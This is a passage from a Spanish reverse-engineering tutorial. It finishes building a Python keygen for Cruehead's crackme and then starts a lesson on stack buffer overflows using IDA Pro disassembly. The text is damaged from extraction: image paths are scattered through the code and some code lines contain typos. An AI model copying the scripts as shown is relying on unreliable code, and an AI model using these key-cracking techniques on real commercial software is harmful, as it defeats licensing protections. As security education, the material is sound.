user=raw_input()
largo=len(user)
if (largo> 0xb):
    exit()

userMAY=""

for i in range(largo):
    if (ord(user[i])<0x41):
        print "CARACTER INVALIDO"
        exit()
    if (ord(user[i]) >= 0x5a):
        userMAY+= chr(ord(user[i])-0x20)
    else:
        userMAY+= chr(ord(user[i]))

print "USER",userMAY


for i in range(len(userMAY)):
    sum+=ord(userMAY[i])

print "SUMATORIA", hex(sum)
|
```

```
C:\Python27\python.exe C:/Users/ricnar/Des
pepe
USER PEPE
SUMATORIA 0x12a
Process finished with exit code 0
```

Sumo todos los bytes e imprimo la sumatoria.

Para comprobar si voy bien pongo un breakpoint al salir de la sumatoria y pongo pepe en el campo user y password 989898.



Veo que la sumatoria da 0x12a así que vamos bien.

Justo en esa línea XOREA con 0x5678 así que lo agrego al script.

```
sum=0
user=raw_input()
largo=len(user)
if (largo>_0xb):
    exit()

userMAY=""
for i in range(largo):
    if (ord(user[i])<0x41):
        print "CARACTER INVALIDO"
        exit()
    if (ord(user[i]) >= 0x5a):
        userMAY+= chr(ord(user[i])-0x20)
    else:
        userMAY+= chr(ord(user[i]))


print "USER",userMAY

for i in range(len(userMAY)):
    sum+=ord_(userMAY[i])

print "SUMATORIA", hex(sum)

xoreado= sum ^ 0x5678
print "XOREADO", hex(xoreado)
```


Si ejecuto esa línea XOREA y da lo mismo que el script.




```
C:\Python27\python.exe C:/Users/ricnar/Desktop/keygen.py
pepe
USER PEPE
SUMATORIA 0x12a
XOREADO 0x5752

Process finished with exit code 0
```

Luego mueve el resultado a EAX y sale




Luego PUSHEA EAX lo recuperara con POP EAX antes de la comparación final, o sea que en el CMP EAX, EBX, el primer miembro será este valor que sale de PROCESA\_USER.



Veamos ahora que hace con el password en PROCESA\_PASS.

Allí vemos



Va leyendo cada byte lo mueve a BL y a cada uno le resta 0x30 que queda en EBX, luego multiplica EDI que tiene la sumatoria por 0x0a y le suma EBX.

Hare otra parte del script con esto.

```
neider_Electric_SoMachine_HVAC_AxEditGrid_ActiveX_Exploit.py x 

sum=0
user=raw_input()
largo=len(user)
if (largo> 0xb):
    exit()

userMAY=""

for i in range(largo):
    if (ord(user[i])<0x41):
        print "CARACTER INVALIDO"
        exit()
    if (ord(user[i]) >= 0x5a):
        userMAY+= chr(ord(user[i])-0x20)
    else:
        userMAY+= chr(ord(user[i]))

print "USER",userMAY

for i in range(len(userMAY)):
    sum+=ord [userMAY[i]]
```

```
xoreado= sum ^ 0x5678
print "XOREADO", hex(xoreado)

#-----
```

```
password="989898"
```

```
sum2=0

for i in range(len(password)):
    sum2 = sum2 * 0xa
    sum2+=(ord(password[i])-0x30)

print "RESULT", hex(sum2)
```

No ingreso el password por teclado solo estoy probando ya que en el keygen solo se ingresa el usuario, pero vero que si mi password es por ejemplo 989898.

A sum2 que es la sumatoria que va guardando lo multiplica por 0xa y luego le suma el byte menos 0x30 como hace el programa.

```

keygen
C:\Python27\python.exe C:/Users/ricnar/Desktop
pepe
USER PEPE
SUMATORIA 0x12a
XOREADO 0x5752
RESUL 0xf1aca

Process finished with exit code 0

```

Al ejecutarlo veo que el password 989898 me dio como resultado de todo eso el valor f1aca que es el valor hexadecimal de la string 989898.

```

Python>hex(989898)
0xf1aca

```

Así que todo eso en el script se puede resumir a pasar a hexadecimal la string con la función hex().

```

1 sum=0
2 user=raw_input()
3 largo=len(user)
4 if (largo> 0xb):
5     exit()
6
7 userMAY=""
8
9 for i in range(largo):
10    if (ord(user[i])<0x41):
11        print "CARACTER INVALIDO"
12        exit()
13    if (ord(user[i]) >= 0x5a):
14        userMAY+= chr(ord(user[i])-0x20)
15    else:
16        userMAY+= chr(ord(user[i]))
17
18 print "USER",userMAY
19
20 for i in range(len(userMAY)):
21    sum+=ord_(userMAY[i])
22
23 print "SUMATORIA", hex(sum)
24
25 xoreado= sum ^ 0x5678
26 print "XOREADO", hex(xoreado)
27
28 #-----
29
30 password=int("989898")
31
32 print "RESUL", hex(password)
33
34

```

Me da exactamente lo mismo.


```

keygen
C:\Python27\python.exe C:/Users/richar/Desktop/keygen.py
pepe
USER PEPE
SUMATORIA 0x12a
XOREADO 0x5752
RESUL 0xf1aca

Process finished with exit code 0

```

Al terminar XOREA ese resultado con 0x1234 y sale a compararlo con el valor que recupera en EAX que devolvió PROCESA\_USER.



Así que la formula genérica seria.

$$\text{hex(password)} \wedge 0x1234 = \text{XOREADO}$$

Donde XOREADO es el resultado que me devolvía PROCESA\_USER.

Si despejo

$$\text{hex(password)} = \text{XOREADO} \wedge 0x1234$$

O sea que si al resultado que tenía lo xoreo por 0x1234 ya casi lo tengo veamos.

```
sum=0
user=raw_input()
largo=len(user)
if (largo> 0xb):
    exit()

Exploit.py

userMAY=""

for i in range(largo):
    if (ord(user[i])<0x41):
        print "CARACTER INVALIDO"
        exit()
    if (ord(user[i]) >= 0x5a):
        userMAY+= chr(ord(user[i]))
    else:
        userMAY+= chr(ord(user[i]))

print "USER",userMAY

for i in range(len(userMAY)):
    sum+=ord_(userMAY[i])

print "SUMATORIA", hex(sum)


xoreado= sum ^ 0x5678
print "XOREADO", hex(xoreado)

TOTAL= xoreado ^ 0x1234

print "TOTAL", TOTAL
```

Si corremos eso con la string pepe

```
ygen
C:\Python27\python.exe C:/Users/richar/Desktop/keygen.py
pepe
USER PEPE
SUMATORIA 0x12a
XOREADO 0x5752
TOTAL 17766
Process finished with exit code 0
```



Así que ya tenemos el keygen y como antes no es necesario pasar el resultado a decimal porque ya Python nos hace la conversión.

Aquí lo copio al keygen.

```
sum=0
user=raw_input()
largo=len(user)
if (largo> 0xb):
    exit()

userMAY=""

for i in range(largo):
    if (ord(user[i])<0x41):
        print "CARACTER INVALIDO"
        exit()
    if (ord(user[i]) >= 0x5a):
        userMAY+= chr(ord(user[i])-0x20)
    else:
        userMAY+= chr(ord(user[i]))

print "USER",userMAY

for i in range(len(userMAY)):
    sum+=ord (userMAY[i])

print "SUMATORIA", hex(sum)

xoreado= sum ^ 0x5678
print "XOREADO", hex(xoreado)



TOTAL= xoreado ^ 0x1234

print "PASSWORD", TOTAL
```

Incluso en casos medios raros con la Z

```
eygen
C:\Python27\python.exe C:/Users/ricnar/Desktop/keygen.py
PZZZ
USER P:::
SUMATORIA 0xfe
XOREADO 0x5686
PASSWORD 17586

Process finished with exit code 0
```



Así que reverseamos e hicimos un keygen del crackme de Cruehead, nos vemos en la parte 20.

Hasta la próxima.

Ricardo Narvaja

# INTRODUCCIÓN AL REVERSING

## CON IDA PRO DESDE CERO PARTE

## 20

---

### Vulnerabilidades.

En esta parte veremos sobre el tema vulnerabilidades y cómo analizar algunas de las más simples.

Que es una vulnerabilidad?

En [seguridad informática](#), la palabra vulnerabilidad hace referencia a una debilidad en un [sistema](#) permitiendo a un atacante violar la confidencialidad, integridad, disponibilidad, control de acceso y consistencia del sistema o de sus datos y aplicaciones.

Las vulnerabilidades son el resultado de [bugs](#) o de fallos en el diseño del sistema. Aunque, en un sentido más amplio, también pueden ser el resultado de las propias limitaciones tecnológicas, porque, en principio, no existe sistema 100% seguro. Por lo tanto existen vulnerabilidades teóricas y vulnerabilidades reales.

Lo mismo se aplica a programas, un programa vulnerable es el que tiene bugs o fallos de programación y según el tipo de bugs podrán ser explotados, llegando hasta ejecutarse código malicioso en dicho programa, pero también puede fallar la autenticación, y permitir acciones que no debería al usuario, provocar crashes, permitir elevar privilegios, etc.

Por supuesto a nivel de bugs de corrupción de memoria, los más sencillos son los buffers overflows.


Los mismos se producen cuando un programa reserva una zona de memoria o buffer para almacenar datos y por algún motivo no se chequea adecuadamente el tamaño de los datos a copiar y se desborda el buffer copiando más del tamaño reservado, pudiendo pisar variables, argumentos y punteros que se encuentran en la memoria.

El tipo más sencillo de buffer overflow es el stack overflow, que es cuando se produce un desborde en un buffer reservado en el stack.

En el código fuente de un programa sencillo en C un buffer puede ser

```
char buf[xxx];
```

Donde xxx es el tamaño del buffer en este caso es un buffer en el stack de 0x300 bytes de largo.



```
ConsoleApplication4.cpp  Output
ConsoleApplication4  (Global Scope)

1 // ConsoleApplication4.cpp : Defines the entry point for the console application
2 //
3
4 #include "stdafx.h"
5
6 int main()
7 {
8     char buf[0x300];
9     return 0;
10}
11
```

Evidentemente el programa no hace nada, pero lo compilamos y veremos en el IDA. Esta adjunto como Compilado\_1.exe.

Name	Address
get startup arqv mode	00401672
configure narrow arqv	00401B42
p argc	00401B72
p argv	00401B78
imp p argc	0040207C
imp p arqc	00402080
imp configure narrow arqv	0040209C

Ya habíamos visto que buscando las referencias de argc o argv llegábamos a la llamada al main en un programa de consola.

Haciendo doble click llego allí

```
.idata:00402074      extrn _imp__c_exit:dword ; DATA XREF: __c_exit;r
idata:00402078      extrn _imp__register_thread_local_exe_atexit_callback:dword
idata:00402078          ; DATA XREF: __register_thread_local_exe_a
idata:0040207C      extrn _imp__p_argv:dword ; DATA XREF: __p_argv;r
idata:00402080      extrn _imp__p_argc:dword ; DATA XREF: __p_argc;r
idata:00402084 ; void __cdecl __noreturn __exit(int Code)
idata:00402084      extrn _imp__exit:dword ; DATA XREF: __exit;r
idata:00402088 ; void __cdecl __noreturn __exit(int Code)
idata:00402088      extrn _imp__exit:dword ; DATA XREF: __exit_0;r
idata:0040208C      extrn _imp__initterm_e:dword ; DATA XREF: __initterm_e;r
```

Y buscando las referencias con X.

```

00401B78
00401B78
00401B78 ; Attributes: thunk
00401B78     _p_argv proc near
00401B78     jmp    ds:_imp__p_argv
00401B78     _p_argv endp
00401B78

```

Buscando referencias llegamos al conocido bloque que llama al main en este caso le puso otro nombre quizás porque no hace nada.

```

004011AE loc_4011AE:
004011AE call    _p_argv
004011B3 mov     edi, eax
004011B5 call    _p_argc
004011BA mov     esi, eax
004011BC call    _get_initial_narrow_environment
004011C1 push   eax
004011C2 push   dword ptr [edi] ----->
004011C4 push   dword ptr [esi]
004011C6 call    _scrt_initialize_winrt
004011CB add    esp, 0Ch
004011CE mov     esi, eax
004011D0 call    _scrt_is_managed_app
004011D5 test   al, al
004011D7 jnz    short loc_4011DF

```

Si entramos a la función no reserva nada porque no usa el buffer, y vuelve devolviendo cero en EAX.

```

00401000 .model flat
00401000
00401000
00401000 ; Segment type: Pure code
00401000 ; Segment permissions: Read/Execute
00401000 _text segment para public 'CODE' use32
00401000 assume cs:_text
00401000 ;org 401000h
00401000 assume es:nothing, ss:nothing, ds:_data, fs:nothing, g
00401000
00401000
00401000
00401000 _scrt_initialize_winrt proc near
00401000 xor    eax, eax |
00401002 retn
00401002 _scrt_initialize_winrt endp
00401002

```

Deberemos usar el buffer para que termine de reservar espacio.

```
ConsoleApplication4.cpp  X  Output
ConsoleApplication4  (Global)

4     #include "stdafx.h"
5
6     int main()
7     {
8         char buf[0x300];
9
10        gets_s(buf, 0x300);
11
12        return 0;
13    }
14
15
```

Ahora utilizamos la función `gets_s` para que el usuario tipee algo en la consola y se guarde en el buffer con lo cual ya lo estamos utilizando.

... < INICIO DE LA PÁGINA EN TIEMPO DE EJECUCIÓN > REFERENCIA ALAVANICA DE FUNCIÓN

## gets\_s, \_getws\_s

Visual Studio 2015 | Otras versiones ▾

Para obtener la documentación más reciente de Visual Studio 2017 RC, consulte [dónde](#) Visual Studio 2017 RC.

Obtiene una línea del flujo `stdin`. Estas versiones de `gets`, `_getws` tienen mejoras que se describen en [Características de seguridad de CRT](#).

## Sintaxis

```
char *gets_s(
    char *buffer,
    size_t sizeInCharacters
);
```

Vemos que dicha función tiene dos argumentos el buffer y el tamaño máximo de lo que podes tipar, para que no se desborde, obviamente en el ejemplo no hay overflow porque el size que copia no es mayor que el del buffer creado de 0x300.

```
ConsoleApplication4.cpp Output
ConsoleApplication4 (Global Scopes)

4     #include "stdafx.h"
5
6     int main()
7     {
8         char buf[0x300];
9         gets_s(buf, 0x300);
10
11
12     return 0;
13 }
14
15
```

Vemos que no hay posibilidad de overflow, mientras que lo que se copie no desborde los 0x300 bytes reservados estará todo bien, mientras que ingreses menos o igual que 0x300.

Veámoslo en el IDA este estará adjunto como Compilado\_2.exe.

```
IDA View-A Hex View-1 Structures Enums Imports
00401000
00401000 ; int __cdecl main(int argc, const char **argv, const char **envp)
00401000 main proc near
00401000 Buf= byte ptr -304h
00401000 var_4= dword ptr -4
00401000 argc= dword ptr 8
00401000 argv= dword ptr 0Ch
00401000 envp= dword ptr 10h
00401000
00401000 push    ebp
00401001 mov     ebp, esp
00401003 sub     esp, 304h
00401009 mov     eax, _security_cookie
0040100E xor     eax, ebp
00401010 mov     [ebp+var_4], eax
00401013 lea     eax, [ebp+Buf]
00401019 push    300h          ; Size
0040101E push    eax, [ebp+Buf] ; Buf
0040101F call    ds:_imp__gets_s
00401025 mov     ecx, [ebp+var_4]
00401028 add     esp, 8
0040102B xor     ecx, ebp
0040102D xor     eax, eax
0040102F call    _security_check_cookie
00401034 mov     esp, ebp
00401036 pop     ebp
00401037 retn
00401037 main endp
.00.00% (-109,565) (29,66) 00000400 00401000: main (Synchronized with Hex View-1)
```

Lo compile con símbolos y IDA también encontró los símbolos en mi maquina ya que yo lo compile.

Se ve mucho mejor, ya aparecen el main con sus argumentos y variables.

Analicemos un poco en el IDA, reverseando.

The screenshot shows the assembly code for the stack variables section. A red line highlights the variable declarations:

```
-00000018 db ? ; undefined
-00000017 db ? ; undefined
-00000016 db ? ; undefined
-00000015 db ? ; undefined
-00000014 db ? ; undefined
-00000013 db ? ; undefined
-00000012 db ? ; undefined
-00000011 db ? ; undefined
-00000010 db ? ; undefined
-0000000F db ? ; undefined
-0000000E db ? ; undefined
-0000000D db ? ; undefined
-0000000C db ? ; undefined
-0000000B db ? ; undefined
-0000000A db ? ; undefined
-00000009 db ? ; undefined
-00000008 db ? ; undefined
-00000007 db ? ; undefined
-00000006 db ? ; undefined
-00000005 db ? ; undefined
-00000004 var_4
+00000000 s db 4 dup(?)
+00000004 r db 4 dup(?)
+00000008 argc dd ?
+0000000C argv dd ? ; offset
+00000010 envp dd ? ; offset
+00000014
+00000014 ; end of stack variables
```

SP+000002F8

Haciendo doble click en cualquier variable o argumento vamos a la representación estática del stack.

Vemos los tres argumentos envp, argv y argc que no los usamos dentro de main.


Los mismos se colocan en el stack al pushearlos antes de llamar al main.

The screenshot shows the assembly code for the main function. A red box highlights the push instructions for argv, argc, and envp. Another red box highlights the call to main. A green box highlights the add esp, 0Ch instruction, which is used to restore the stack after the arguments are pushed.


```
004011E3
004011E3 loc_4011E3:
004011E3 call _p_argv
004011E8 mov edi, eax
004011EA call _p_argc
004011EF mov esi, eax
004011F1 call _get_initial_narrow_environment
004011F6 push eax ; envp
004011F7 push dword ptr [edi] ; argv
004011F9 push dword ptr [esi] ; argc
004011FB call main
00401200 add esp, 0Ch
00401203 mov esi, eax
00401205 call _scrt_is_managed_app
0040120A test al, al
0040120C jnz short loc_401214
```

Eso ubica los tres argumentos en el stack antes de hacer el CALL main.

Este guarda el RETURN ADDRESS que es la dirección que guarda para saber dónde debe volver al salir del CALL, en este caso el return address tendrá el valor 0x401200 si no hay randomización.



Allí volverá al terminar de ejecutar el main, así que debe guardar ese valor 0x401200 en el stack justo arriba de los tres argumentos.



Luego ya empieza a ejecutar el main lo primero es el PUSH EBP.

```
00401000 main proc near
00401000
00401000 Buf= byte ptr -304h
00401000 var_4= dword ptr -4
00401000 argc= dword ptr 8
00401000 argv= dword ptr 0Ch
00401000 envp= dword ptr 10h
00401000
00401000 push ebp
00401001 mov ebp, esp
00401003 sub esp, 30h
00401009 mov eax, _security_cookie
0040100E xor eax, ebp
00401010 mov [ebp+var_4], eax
00401013 lea eax, [ebp+Buf]
00401019 push 30h ; Size
0040101E push eax ; Buf
0040101F call ds:_imp_gets_s
